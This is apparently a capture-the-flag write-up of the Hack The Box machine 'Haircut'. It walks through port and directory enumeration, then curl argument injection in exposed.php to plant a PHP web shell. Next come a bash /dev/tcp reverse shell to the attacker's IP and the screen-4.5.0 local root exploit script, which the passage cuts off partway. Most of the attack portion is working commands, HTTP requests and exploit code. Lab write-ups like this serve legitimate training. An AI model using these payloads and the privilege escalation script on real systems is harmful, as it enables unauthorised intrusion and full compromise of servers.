Haircut

Synopsis


Haircut does touch on several useful attack vectors. Most notably, this machine demonstrates the risk of user-specified CURL arguments, which still impacts many active services today.

Skills

- Knowledge of Linux
- Enumerating ports and services
- HTTP based fuzzing
- Exploting command injection

Exploitation


As always we start with the nmap to check what services/ports are open



```
└─# nmap -A 10.10.10.24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-10 20:14 EDT
Nmap scan report for 10.10.10.24
Host is up (0.078s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey: 
|   2048 e975c1e4b3633c93f2c618083648ce36 (RSA)
|   256 8700aba98f6f4bbafbc67a55a860b268 (ECDSA)
|_  256 b61b5ca9265cdc61b775906c88516e54 (ED25519)
80/tcp open  http    nginx 1.10.0 (Ubuntu)
|_http-server-header: nginx/1.10.0 (Ubuntu)
|_http-title:  HTB Hairdresser
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.93%E=4%D=6/10%OT=22%CT=1%CU=39824%PV=Y%DS=2%DC=T%G=Y%TM=6485121
OS:D%P=x86_64-pc-linux-gnu)SEQ(SP=F9%GCD=1%ISR=101%TI=Z%CI=I%II=I%TS=8)SEQ(
OS:SP=F9%GCD=1%ISR=101%TI=Z%CI=I%TS=8)SEQ(SP=F9%GCD=1%ISR=101%TI=Z%II=I%TS=
OS:8)OPS(O1=M539ST11NW7%O2=M539ST11NW7%O3=M539NNT11NW7%O4=M539ST11NW7%O5=M5
OS:39ST11NW7%O6=M539ST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=712
OS:0)ECN(R=Y%DF=Y%T=40%W=7210%O=M539NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S
OS:+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=
OS:)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%
OS:A=Z%F=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%
OS:DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=
OS:40%CD=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


We have only two ports open 22/SSH and 80/HTTP
Because web has much broader attack surface, we will start from there

When opening the browser we are provided with a following website




Let’s lunch dirb to find hidden directories

Dirb http://10.10.10.24




```
-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 11 15:11:50 2023
URL_BASE: http://10.10.10.24/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4681

---- Scanning URL: http://10.10.10.24/ ----
+ http://10.10.10.24/exposed.php (CODE:200|SIZE:446)
```



```
└─# dirb http://10.10.10.24

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Jun 11 15:26:08 2023
URL_BASE: http://10.10.10.24/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4681

---- Scanning URL: http://10.10.10.24/ ----
+ http://10.10.10.24/index.html (CODE:200|SIZE:144)
==> DIRECTORY: http://10.10.10.24/uploads/

---- Entering directory: http://10.10.10.24/uploads/ ----

-----------------
```

Dirb found two interesting directories


/uploads
/exposed.php



Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html


The /exposed.php allows us to specify url from where the file will be downloaded, this can be abused to upload a malicous file on the web server, what may lead to the remote code execution



```
POST /exposed.php HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 80
Origin: http://10.10.10.24
Connection: close
Referer: http://10.10.10.24/exposed.php
Upgrade-Insecure-Requests: 1

formurl=http://10.10.14.5/simon.php+-o+/var/www/html/uploads/simon.php&submit=Go
```

```

<html>
  <head>
    <title>
      Hairdresser checker
    </title>
  </head>
  <body>
    <form action='exposed.php' method='POST'>
      <span>
        <p>
          Enter the Hairdresser's location you would like to check. Example:
          http://localhost/test.html
        </p>
      </span>
      <input type='text' name='formurl' id='formurl' width='50' value='
      http://localhost/test.html'/>
      <input type='submit' name='submit' value='Go' id='submit' />
    </form>
    <span>
      <p>
        Requesting Site...
      </p>
        % Total    % Received % Xferd  Average Speed   Time    Time     Time
      Current
      Dload  Upload   Total   Spent    Left  Speed
      0     0    0     0    0     0      0      0 --:--:-- --:--:-- --:--:--     0
      100    29  100    29    0     0    208      0 --:--:-- --:--:-- --:--:--
      208
    </span>
  </body>
</html>

```

We are uploading a malicious php files to the /uploads directory




```
10.10.10.24/uploads/simon.php?cmd=id
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


The file was successfully uploaded and we got a remote code execution on the server

Now we can abuse thic RCE to geta full reverse shell on the system



```
GET /uploads/simon.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.14.5/5555+0>%261'
HTTP/1.1
Host: 10.10.10.24
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Let's launch out nc listener



```
└─# nc -nlvp 5555
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.10.24.
Ncat: Connection from 10.10.10.24:37854.
bash: cannot set terminal process group (1240): Inappropriate ioctl for device
bash: no job control in this shell
www-data@haircut:~/html/uploads$ 
```


And we got a reverse shell on the system as www-data user

So. now we need to escalate our privileges, for this let's check sticky bits



```
www-data@haircut:~/html/uploads$ find / -perm -4
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
/usr/bin/chsh
/usr/bin/chfn
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/policykit-1/polkit-agent-helper-1
www-data@haircut:~/html/uploads$
```

And we can see that screen-4.5.0 is installed and there is a CVE agasint it that we can use for privilege escalation



```
#HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
```